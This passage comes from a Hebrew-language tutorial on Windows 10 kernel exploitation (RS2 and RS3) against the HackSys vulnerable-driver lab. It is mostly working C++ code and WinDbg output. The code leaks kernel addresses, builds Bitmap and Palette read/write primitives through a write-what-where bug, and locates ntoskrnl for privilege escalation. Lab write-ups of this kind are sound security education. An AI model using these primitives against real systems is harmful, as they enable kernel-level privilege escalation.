00000183`3cb9a240  00000000`00000000 00000000`c206c206
00000183`3cb9a250  ffff998c`4a1cd3f0 00000000`00000000
00000183`3cb9a260  00000000`00c00000 00000183`3c6084b0
kd> dq ffffe303`c082a240 L6
ffffe303`c082a240  00000000`00000000 00000000`c206c206
ffffe303`c082a250  ffff998c`4a1cd3f0 00000000`00000000
ffffe303`c082a260  00000000`00c00000 00000183`3c6084b0
```

כמובן שהשדות שמכילים מצביע לכתובות קרנליות עדיין יצביעו לכתובות הקרנליות גם במבנה הממופה ל-user-space, כפי שראינו ב-tagWND:

```
kd> dq 00000183`3cb9a240+0x90 L2
00000183`3cb9a2d0  ffffe303`c0108bb0 ffffe303`c0829ce0
kd> du poi(00000183`3cb9a240+0x90)
ffffe303`c0108bb0  "Random menu name"
kd> da poi(00000183`3cb9a240+0x98)
ffffe303`c0829ce0  "ExploitClass"
```

נעדכן את הפונקציה example כך שתדע לבצע את החישובים הללו בעצמה ולבסוף תדפיס את הערך של tagCLS.lpszMenuName:

```
void example() {
    leakHmValidateHandle();
    craftFakeClass();
    tagWND* windowObject = leakWindowObject();

    std::cout << "tagWND user-mode mapping is located at 0x" << std::hex << windowObject << std::endl;
    std::cout << "tagWND is located at 0x" << std::hex << windowObject->head.pSelf << std::endl;
    unsigned long long ulClientDelta = (unsigned long long)windowObject->head.pSelf - (unsigned long long)windowObject;
    std::cout << "ulClientDelta is 0x" << std::hex << ulClientDelta << std::endl;
    tagCLS* userTagCls = (tagCLS*)((unsigned long long)windowObject->pcls - ulClientDelta);
    std::cout << "tagCLS.lpszMenuName's value is 0x" << std::hex << userTagCls->lpszMenuName << std::endl;
```

להלן הפלט של התכנית לאחר הוספת הלוגיקה:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
user32!HMValidateHandle is located at 0x00007FFE5970C1F0
tagWND user-mode mapping is located at 0x000002055CCAF230
tagWND is located at 0xFFFFE303C081F230
ulClientDelta is 0xffffe0fe63b70000
tagCLS.lpszMenuName's value is 0xFFFFE303C01FC390
```

נוודא את הפלט (נסתפק בווידוא הערך של lpszMenuName, מכיוון שזה השדה שבאמת מעניין אותנו, כפי שנסביר בהמשך):

```
kd> du 0xFFFFE303C01FC390
ffffe303`c01fc390  "Random menu name"
```

אבל למה זה מעניין אותנו? הרי ה-Bitmap-ים מוקצים ב-Paged Session Pool, ולא ב-Desktop Heap!

מתברר, שהקצאות מסוימות המקושרות ל-tagCLS ול-tagWND - לדוגמה, שם התפריט (שהכתובת שלו נמצאת ב-lpszMenuName) - מוקצים ב-Paged Session Pool. מעבר לכך, קיימת תמיכה בהקצאות גדולות עבור הערך של שם התפריט, כך שנוכל לגרום לכך ש-tagCLS.lpszMenuName יצביע להקצאה ב-Large Session Pool, ואז נוכל לפעול שוב בשיטה שפעלנו ב-RS1 ולשחרר את הקצאת ה-tagCLS, שאת הכתובת שלה כבר הדלפנו, וליצור Bitmap שיבקש הקצאה גדולה וישתמש בזיכרון ששחררנו ושאת הכתובת שלו כבר הדלפנו!

לשם כך, קודם נערוך את craftFakeClass, כך ש-lpszMenuName יכיל מחרוזת גדולה שתגרום להקצאה של יותר מעמוד זיכרון אחד, בדומה למה שעשינו עם Accelerator Tables:

```
void craftFakeClass() {
    WNDCLASSEXW windowClass = { 0 };
    windowClass.cbSize = sizeof(windowClass);
    windowClass.lpszClassName = L"ExploitClass";
    wchar_t longMenuName[3000];
    std::fill(longMenuName, longMenuName + 2999, 0x41);
    longMenuName[2999] = L'\x00';
    windowClass.lpszMenuName = (LPWSTR)&longMenuName;
    windowClass.lpfnWndProc = WindowProc;
    RegisterClassExW(&windowClass);
}
```

לאחר מכן, נריץ שוב את התכנית שלנו ונראה ש-MenuName הוקצה ב-Large Paged Session Pool:

```
00000064`d75cf6a8 void * menuNameAddress = 0xffffe303`c2c44000
kd> !pool 0xffffe303`c2c44000
Pool page ffffe303c2c44000 region is Unknown
ffffe303c2c44000 is not a valid large pool allocation, checking large session pool...
*ffffe303c2c44000 : large page allocation, tag is Ustx, size is 0x1770 bytes
        Pooltag Ustx : USERTAG_TEXT, Binary : win32k!NtUserDrawCaptionTemp
```

בהסתמך על המידע הזה, נערוך את הפונקציה example כך שתוביל לשחרור הזיכרון הקרנלי (בעזרת DestroyWindow ו-UnregisterClassEx) ותחזיר את הכתובת בה הוקצה שם התפריט:

```
void* leakLargePoolAllocationAddress() {
    craftFakeClass();
    tagWND* windowObject = leakWindowObject();

    std::cout << "tagWND user-mode mapping is located at 0x" << std::hex << windowObject << std::endl;
    std::cout << "tagWND is located at 0x" << std::hex << windowObject->head.pSelf << std::endl;
    unsigned long long ulClientDelta = (unsigned long long)windowObject->head.pSelf - (unsigned long long)windowObject;
    std::cout << "ulClientDelta is 0x" << std::hex << ulClientDelta << std::endl;

    tagCLS* userTagCls = (tagCLS*)((unsigned long long)windowObject->pcls - ulClientDelta);
    void* menuNameAddress = (void*) userTagCls->lpszMenuName;
    std::cout << "tagCLS.lpszMenuName's value is 0x" << std::hex << menuNameAddress << std::endl;

    DestroyWindow(windowObject->head.h);
    UnregisterClassW(L"ExploitClass", 0);

    return menuNameAddress;
}
```

את createPrimitives לא נצטרך לערוך בכלל, מכיוון שמבחינת הפונקציה הזו, המימוש החדש של leakLargePoolAllocationAddress מספק בדיוק אותה פונקציונליות. נשנה את ה-main שלנו כך שיקרא ל-leakHmValidateHandle ולאחר מכן ל-createPrimitives ונריץ את התכנית במכונה. להלן הפלט:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
user32!HMValidateHandle is located at 0x00007FFE5970C1F0
tagWND user-mode mapping is located at 0x000002498D4A4E90
tagWND is located at 0xFFFFE303C0854E90
ulClientDelta is 0xffffe0ba333b0000
tagCLS.lpszMenuName's value is 0xFFFFE303C2C5E000
Manager handle: 0x0000000078050C30
Manager: 0xFFFFE303C2C5E000
user32!HMValidateHandle is located at 0x00007FFE5970C1F0
tagWND user-mode mapping is located at 0x000002498D4A4E90
tagWND is located at 0xFFFFE303C0854E90
ulClientDelta is 0xffffe0ba333b0000
tagCLS.lpszMenuName's value is 0xFFFFE303C2DD2000
Worker handle: 0xFFFFFFFFCA050856
Worker: 0xFFFFE303C2DD2000
Exploited Write-What-Where
```

נוודא שהכתובות שהדלפנו אכן הפכו להקצאות אובייקטי SURFACE:

```
kd> !pool 0xFFFFE303C2C5E000
Pool page ffffe303c2c5e000 region is Unknown
ffffe303c2c5e000 is not a valid large pool allocation, checking large session pool...
*ffffe303c2c5e000 : large page allocation, tag is Gh05, size is 0x1080 bytes
        Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
kd> !pool 0xFFFFE303C2DD2000
Pool page ffffe303c2dd2000 region is Unknown
ffffe303c2dd2000 is not a valid large pool allocation, checking large session pool...
*ffffe303c2dd2000 : large page allocation, tag is Gh05, size is 0x1080 bytes
        Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
```

מעולה, הצלחנו ליצור מחדש את הפרימיטיבים שלנו תחת RS2! ☺ אבל העבודה שלנו עדיין לא הסתיימה...

הדלפת ntoskrnl.exe

ב-TH2 וב-RS1 הסתמכנו על העובדה שה-HAL Heap מוקצה בכתובת קבועה. החל מ-RS2, הכתובת היא רנדומלית, כך שלא ניתן יותר להשיג מצביע לתוך ntoskrnl.exe בשיטה הזו, ויהיה עלינו למצוא שיטה חדשה למצוא מצביע לתוך ntoskrnl.exe.

השיטה שנשתמש בה מתבססת על ההרצאה של Morten Schenk בשם: "Taking Windows 10 Kernel Exploitation to the Next Level". השיטה שנשתמש בה מתבססת על מצביע אחר לתוך ntoskrnl.exe שניתן למצוא בעזרת האובייקט האהוב עלינו - tagWND.

במאמר, Morten מראה כיצד ניתן להיעזר ב-tagWND בכדי למצוא מצביע לתוך ntoskrnl. לאחר שנמצא את המצביע, נבצע חיפוש בזיכרון אחרי חתימת ה-PE בשביל למצוא את תחילת המודול בזיכרון. אופן החיפוש יהיה זהה לאופן שבו חיפשנו את החתימה בדיוננו על TH2.

כזכור, בתחילת ה-tagWND קיים השדה head, המתואר במבנה THRDESKHEAD. במבנה הזה קיים שדה בשם pti, שהוא מצביע ל-THREADINFO. ב-THREADINFO קיים שדה בשם pETHREAD, והוא מצביע ל-ETHREAD. במרחק של 0x2a8 בתים מתחילת ה-ETHREAD, קיים מצביע לתוך ntoskrnl. נראה זאת בעזרת WinDbg:

```
000000a7`375bf188 struct tagWND * windowObject = 0x000001bc`b2a0cc60
000000a7`375bf148 unsigned int64 baseAddress = 0
kd> dqs poi(poi(0x000001bc`b2a0cc60+0x10))+0x2a8 L1
ffff998c`4a59d328  fffff800`dbdc4350 nt!EmpCheckErrataList
```

על בסיס רעיון זה, ותוך שימוש בפרימיטיב הקריאה שלנו, נרשום מחדש את leakNtoskrnlBase:


```
unsigned long long getNtoskrnlBase() {
    unsigned long long baseAddress = 0;
    unsigned long long signature = 0x00905a4d;

    craftFakeClass();
    tagWND* windowObject = leakWindowObject();

    unsigned long long searchAddress = (unsigned long long) windowObject->head.pti;
    searchAddress = readQword(searchAddress);
    searchAddress = readQword(searchAddress + 0x2a8) & 0xfffffffffffff000;

    while (true) {
        unsigned long long readData = readQword(searchAddress);

        if ((readData & 0x00000000FFFFFFFF) == signature) {
            baseAddress = searchAddress;
            break;
        }
        searchAddress = searchAddress - 0x1000;
    }

    return baseAddress;
}
```

כל מה שנותר לנו לעשות הוא לרשום פונקציית main שתקרא ל-leakHmValidateHandle, לאחר מכן ל-createPrimitives ואז ל-elevatePrivileges. נציין שהמבנה _EPROCESS השתנה במעט ב-RS2, כך שיש לבצע את השינויים הנדרשים גם ב-_EPROCESS שהגדרנו בפרויקט. השינויים הרלוונטיים הם:

1. UniqueProcessId נמצא בהיסט של 0x2E0 מתחילת המבנה.
2. ActiveProcessLinks נמצא בהיסט של 0x2E8 מתחילת המבנה.

המיקום של השדה Token במבנה לא השתנה.

נבצע את התיקונים הנדרשים, נקמפל מחדש את התכנית ונריץ אותה ב-Guest. להלן התוצאה:



עוד עדכון, ועוד החייאה מוצלחת של פרימיטיבי ה-Bitmaps שלנו. ☺ לצערנו, כפי שנראה בסעיף הבא, החגיגה עומדת להסתיים.

Redstone 3

העדכון הבא בגרסת Redstone שוחרר למשתתפי תכנית Windows Insider בסוף ספטמבר 2017, ולציבור הרחב בתחילת אוקטובר 2017. הגרסה שווקה כ-"Fall Creators Update" או "Version 1709", ושם הקוד שלה הוא Redstone 3 (RS3). כמו בכל שאר העדכונים הגדולים של Windows 10 שסקרנו, גם העדכון הזה "שובר" את הפרימיטיבים שלנו, אבל בעוד העדכונים הקודמים באו להקשות על מציאת הכתובת בה יוקצו ה-Bitmaps שלנו, העדכון הזה בה לפתור את הבעיה מהשורש ולהפוך את אובייקטי ה-Bitmap לאובייקטים שלא ניתן להפוך לפרימיטיבי קריאה/כתיבה. במסגרת השינויים, ה-Header של האובייקט (שמוגדר ב-SURFOBJ_) הוצב בבידוד והופרד מהאובייקט עצמו (המידע שמאחסן ה-Bitmap), כך שכל אחד מהם נמצא ב-Pool שונה. כתוצאה מכך, נכון להיום לא נמצאה שיטה להפיכת אובייקטי Bitmap לפרימיטיב קריאה/כתיבה בתצורה החדשה של האובייקט, אך אל חשש - יש עוד הרבה אובייקטי GDI לנצל.

Palettes כפרימיטיבי קריאה/כתיבה

ב-DEFCON25 הציג החוקר Saif El-Sherei בהרצאתו " Demystifying Kernel Exploitation by Abusing GDI Objects" שיטה חדשה לשימוש באובייקטי GDI לצורך ניצול הקרנל. במהלך ההרצאה, הציג Saif שיטה לשימוש באובייקטי Palette כאלטרנטיבה ל-Bitmaps. כפי שנראה בהמשך, האובייקטים הללו דומים מאוד ל-Bitmaps מבחינת נוחות השליטה בהם, ומאפשרים יצירת פרימיטיבים באופן כמעט זהה לאופן שבו יצרנו פרימיטיבים מאובייקטי Bitmap.

ב-Windows, Palette (בעברית: לוח צבעים) הוא מבנה לוגי המשמש לתיאור לוח צבעים. ניתן לחשוב על Palette כעל מערך של צבעים, כאשר כל צבע מוגדר בעזרת המבנה PALETTEENTRY, אשר מגדיר את הצבע ואת השימוש בו. הסיבה שאנו מתעניינים באובייקט הזה הוא שמדובר באובייקט GDI נוסף שמוקצה ב-Paged Session Pool ומייצא ממשק הקצאה/שחרור וקריאה/כתיבה מאוד נוח, ובניגוד ל-Bitmap הוא לא זכה לחשיפה בהקשרי אקספלויטציה בגרסות קודמות של Windows ולכן הוא עדיין שמיש. הקצאות Palette הן הקצאות מסוג Gh?8 או Gla8, והן מתוארות בעזרת win32k!_PALETTE.

יצירת Palette מתבצעת באמצעות קריאה לפונקציה CreatePalette. להלן החתימה של הפונקציה:

```
HPALETTE CreatePalette(
  _In_ const LOGPALETTE *lplgpl
);
```

פונקציה מקבלת מצביע ל-LOGPALETTE, שהוא מבנה המשמש לייצוג Palette, ומחזירה Handle ל-Palette שנוצר. להלן הגדרת המבנה LOGPALETTE:

```
typedef struct tagLOGPALETTE {
  WORD         palVersion;
  WORD         palNumEntries;
  PALETTEENTRY palPalEntry[1];
} LOGPALETTE;
```

כאשר palVersion מציין את גרסת המערכת עבור המבנה (כרגע 0x300), palNumEntries הוא מספר הצבעים (מתוארים באמצעות PALETTEENTRY) בלוח, ו-palPalEntry הוא מערך של PALETTEENTRY שכמות האיברים בו היא הכמות אשר צוינה ב-palNumEntries. המבנה PALETTEENTRY משמש לתיאור "צבע" אחד בלוח, אורכו 4 בתים, והגדרתו היא:

```
typedef struct tagPALETTEENTRY {
  BYTE peRed;
  BYTE peGreen;
  BYTE peBlue;
  BYTE peFlags;
} PALETTEENTRY;
```

כאשר יוצרים Palette, נוצר אובייקט Palette קרנלי אשר מייצג את ה-Palette. בדומה ל-Bitmap עד RS3, ה-Header והמידע (במקרה שלנו, ה-PALLETEENTRY-ים של ה-Palette שיצרנו) חולקים את אותה הקצאה, וניתן לשלוט בגודל ההקצאה בעזרת כמות האיברים במערך palPalEntry, דבר אשר מאפשר לנו גמישות ומעניק לנו יכולת ליצור הקצאות גדולות ב-Session Pool, בדומה למה שעשינו עם ה-Bitmap ב-RS1 וב-RS2.

בדומה ל-Bitmap, אשר מאפשר לנו לקרוא ולשנות את הביטים שהוא מכיל, גם Palette מאפשר לנו לקרוא ולמחוק צבעים (PALETTEENTRY-ים) בעזרת הפונקציות SetPaletteEntries ו-GetPaletteEntries.

להלן החתימה של GetPaletteEntries:

```
UINT GetPaletteEntries(
  _In_  HPALETTE       hpal,
  _In_  UINT           iStartIndex,
  _In_  UINT           nEntries,
  _Out_ LPPALETTEENTRY lppe
);
```

כאשר hpal הוא Handle ל-Palette, iStartIndex הוא האינדקס של הפריט (PALETTEENTRY) הראשון שנרצה להחזיר, nEntries הוא מספר הפריטים (החל מהאינדקס שסיפקנו) אותם נרצה להחזיר, ו-lppe הוא מצביע למערך של PALETTEENTRY שיכיל את הפריטים שביקשנו לקרוא. הפריטים עצמם נמצאים בזיכרון קרנלי, כך שהפונקציה GetPaletteEntries קוראת מידע מהזיכרון הקרנלי בגודל בו אנו שולטים (בגרנולריות של 4 בתים - גודל PALETTEENTRY אחד) ומעתיקה אותו ל-User-Space, בדומה ל-GetBitmapBits.

. להלן חתימת SetBitmapBits ול-GetPaletteEntries דומה מאוד ל-SetPaletteEntries הפונקציה
הפונקציה:

```
UINT SetPaletteEntries(
  _In_       HPALETTE     hpal,
  _In_       UINT         iStart,
  _In_       UINT         cEntries,
  _In_ const PALETTEENTRY *lppe
);
```

מחיקת Palette נעשית בעזרת הפונקציה DeleteObject, בדומה למחיקת Bitmap. מחיקת Palette תוביל לשחרור הזיכרון המשויך הקרנלי המשמש את האובייקט.

לצורך הבנת אופן השימוש ב-API, להלן קטע קוד אשר יוצר Palette בעל 3 צבעים, קורא את הצבע האחרון שלו ומשנה את הצבע הראשון שלו:

```
int main() {
    LOGPALETTE* lPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + sizeof(PALETTEENTRY) * 0x2);
    lPalette->palVersion = 0x300;
    lPalette->palNumEntries = 0x3;

    for (int i = 0; i < 3; ++i) {
        lPalette->palPalEntry[i].peBlue = 0x255;
        lPalette->palPalEntry[i].peGreen = 0x255;
        lPalette->palPalEntry[i].peRed = 0x255;
        lPalette->palPalEntry[i].peFlags = 0;
    }

    HPALETTE palette = CreatePalette(lPalette);

    PALETTEENTRY palEntry = { 0 };
    GetPaletteEntries(palette, 2, 1, &palEntry);
    palEntry.peBlue = 0x0;
    SetPaletteEntries(palette, 0, 1, &palEntry);

    DeleteObject(palette);
```

ברמה הקרנלית, CreatePalette יגרום לבקשת זיכרון ב-Paged Session Pool בגודל של מערך ה-PALETTEENTRY-ים ועוד הגודל של win32k!_PALETTE, עם התג Gh?8 או Gla8. המבנה win32k!_PALETTE ממוקם בראש ההקצאה, והוא משמש לתיאור ה-Palette. נבחן הגדרה ישנה של המבנה עבור מערכות 64-ביט (לקוחה מהמאמר שפרסם Saif בנושא):

```
typedef struct _PALETTE64
{
    BASEOBJECT        BaseObject;     // 0x00

    FLONG             flPal;          // 0x18
    ULONG             cEntries;       // 0x1C
    ULONGLONG         ullTime;        // 0x20
    HDC               hdcHead;        // 0x28
    HDEVPPAL          hSelected;      // 0x30
    ULONG             cRefhpal;       // 0x38
    ULONG             cRefRegular;    // 0x3c
    PTRANSLATE        ptransFore;     // 0x40
    PTRANSLATE        ptransCurrent;  // 0x48
    PTRANSLATE        ptransOld;      // 0x50
    ULONGLONG         unk_038;        // 0x58
    PFN               pfnGetNearest;  // 0x60
    PFN               pfnGetMatch;    // 0x68
    ULONGLONG         ullRGBTime;     // 0x70
    PRGB555XL         pRGBXlate;      // 0x78
    PALETTEENTRY      *pFirstColor;   // 0x80
    struct _PALETTE   *ppalThis;      // 0x88
    PALETTEENTRY      apalColors[1];  // 0x90
} PALETTE64, *PPALETTE64;
```

בתחילת המבנה קיים BASEOBJECT, בדומה למבנה ה-SURFACE_. לאחר מכן, מתואר ה-Palette עצמו. לשדות המסומנים באדום חשיבות מיוחדת עבורנו - השדה cEntries מתאר את מספר האיברים במערך ה-PALETTEENTRY של ה-Palette, והשדה pFirstColor הוא מצביע ל-PALETTEENTRY הראשון במערך. מבחינתנו, השדות הללו **שקולים** לשדות sizlBitmap ו-pvScan0 (בהתאמה) שראינו ב-win32k!_SURFOBJ והסברנו כיצד ניתן לנצלם לצורך יצירת פרימיטיבי קריאה/כתיבה, וניתן בקלות להשתמש בשיטות שתיארנו גם עבור Palettes - לדוגמה, עבור השיטה בה בחרנו להשתמש במאמר, כל

שעלינו לעשות הוא לגרום ל-pFirstColor ב-Manager שלנו להצביע לכתובת של השדה pFirstColor ב-Worker שלנו, ובקריאה ל-Get/SetPaletteEntries לבקש בכל פעם לעבוד מול הפריט הראשון (iStartIndex = 0), וכך נוכל ליצור פרימיטיבי קריאה/כתיבה מלאים. להלן העדכונים שיהיה עלינו לבצע לפרימיטיבים שלנו (readQword & writeQword):

```
unsigned long long readQword(unsigned long long address) {
    unsigned long long data = 0;

    SetPaletteEntries(MANAGER_PALETTE, 0, 8 / sizeof(PALETTEENTRY), (PALETTEENTRY*)&address);
    GetPaletteEntries(WORKER_PALETTE, 0, 8 / sizeof(PALETTEENTRY), (PALETTEENTRY*)&data);
    return data;
}

void writeQword(unsigned long long address, void* data) {
    SetPaletteEntries(MANAGER_PALETTE, 0, 8 / sizeof(PALETTEENTRY), (PALETTEENTRY*)&address);
    SetPaletteEntries(WORKER_PALETTE, 0, 8 / sizeof(PALETTEENTRY), (PALETTEENTRY*)data);
}
```

כפי שניתן לראות, השינויים פשוטים וטריוויאליים מאוד. השינוי הבא שעלינו לעשות הוא לשנות את createPrimitives כך שייצור שני Palettes, אחד Worker והשני Manager, וינצל את חולשת ה-WWW שלנו על מנת ש-pFirstColor של ה-Manager יכיל את הכתובת של השדה pFirstColor של ה-Worker. על מנת לעשות זאת, קודם עלינו להבין כיצד ניתן לגלות את הכתובת של ה-Palette.

כפי שציינו, ניתן לשלוט בגודל של הקצאת ה-Palette בעזרת מספר הצבעים שנבחר ליצור בו. לשמחתנו, אין הגבלה שמונעת מאתנו ליצור הקצאה בגודל של עמוד שלם ומעלה, כך שניתן ליצור הקצאות גדולות של אובייקטי Palette ב-Paged Session Pool. נוסף לכך, השיטה שתיארנו בדיוננו על RS2 להדלפת אובייקטי User בעזרת user32!HMValidateUser עובדת גם ב-RS3, כך שנוכל להשתמש באותה השיטה לצורך חזיית הכתובת בה יוקצה ה-Palette. השינוי היחיד שעלינו להתחשב בו הוא שב-RS3, השדה lpszMenuName נמצא בהיסט של 0x98 בתים מתחילת tagCLS, ולא 0x90 בתים כפי שהיה ב-RS2. קטע הקוד הבא ניעזר בפונקציה leakLargePoolAllocationAddress מדיוננו על RS2 על מנת לנסות לחזות את הכתובת בה יוקצה ה-Palette:

```
void createPrimitives() {
    LOGPALETTE* lPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + sizeof(PALETTEENTRY) * 0x400);
    lPalette->palNumEntries = 0x500;
    lPalette->palVersion = 0x300;

    void* managerPalette = leakLargePoolAllocationAddress();
    MANAGER_PALETTE = CreatePalette(lPalette);
    std::cout << "Manager handle: 0x" << std::hex << WORKER_PALETTE << std::endl;
    std::cout << "Manager: 0x" << std::hex << managerPalette << std::endl;
```

נריץ אותו במכונה ונבחן האם הצלחנו לחזות בהצלחה את הכתובת בה יוקצה ה-Palette.

הפלט של התכנית הוא:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
user32!HMValidateHandle is located at 0x00007FFF3CECBDE0
tagWND user-mode mapping is located at 0x000001728DB44610
tagWND is located at 0xFFFFFF56C0824610
ulClientDelta is 0xffffde432ce0000
tagCLS.lpszMenuName's value is 0xFFFFFF56C24B1000
Manager handle: 0x0000000000000000
Manager: 0xFFFFFF56C24B1000
_
```

נבדוק מה התג של ההקצאה אליה שייכת הכתובת ששייכנו ל-Manager:

```
kd> !pool 0xFFFFFF56C24B1000
Pool page ffffff56c24b1000 region is Unknown
ffffff56c24b1000 is not a valid large pool allocation, checking large session pool...
*ffffff56c24b1000 : large page allocation, tag is Gh08, size is 0x1490 bytes
         Pooltag Gh08 : GDITAG_HMGR_PAL_TYPE, Binary : win32k.sys
```

מעולה, ההדלפה שלנו עדיין שימושית! כל שנותר על מנת ליצור את הפרימיטיבים הוא לערוך את הקריאה ב-createPrimitives ל-exploitWriteWhatWhere כך שהכתובות יחושבו לפי ההיסט של pFirstColor ב-_PALETTE. מתברר שהחל מ-RS1, pFirstColor נמצא 0x60 בתים אחרי BaseObject, ולא 0x68 בתים כפי שמתואר בתרשים שהובא. להלן גרסה של createPrimitives המתוקפת ל-RS3 ונעזרת ב-Palettes:

```
void createPrimitives() {
    LOGPALETTE* lPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + sizeof(PALETTEENTRY) * 0x5E0);
    lPalette->palNumEntries = 0x5E2;
    lPalette->palVersion = 0x300;

    void* managerPalette = leakLargePoolAllocationAddress();
    MANAGER_PALETTE = CreatePalette(lPalette);
    std::cout << "Manager handle: 0x" << std::hex << WORKER_PALETTE << std::endl;
    std::cout << "Manager: 0x" << std::hex << managerPalette << std::endl;

    void* workerPalette = leakLargePoolAllocationAddress();
    WORKER_PALETTE = CreatePalette(lPalette);
    std::cout << "Worker handle: 0x" << std::hex << WORKER_PALETTE << std::endl;
    std::cout << "Worker: 0x" << std::hex << workerPalette << std::endl;

    unsigned long long workerPFirstColorAddress = (unsigned long long)workerPalette + 0x18 + 0x60;
    unsigned long long managerPFirstColorAddress = (unsigned long long)managerPalette + 0x18 + 0x60;

    exploitWriteWhatWhere(workerPFirstColorAddress, managerPFirstColorAddress);

    std::cout << "Exploited Write-What-Where" << std::endl;
}
```

החזרנו את הפרימיטיבים תחת RS3, והפעם באמצעות אובייקט GDI אחר - Palettes!


הדלפת ntoskrnl.exe

למזלנו, השיטה שתיארנו בדיון שערכנו על RS2 להדלפת הכתובת אליה טעון ntoskrnl עובדת גם תחת RS3, כך שלא נדרש לשנות את הפונקציה אשר מדליפה אותה.

נכתוב מחדש את ה-main של ה-exploit שלנו כך:

```
int main() {
    leakHmValidateHandle();
    createPrimitives();
    elevatePrivileges();

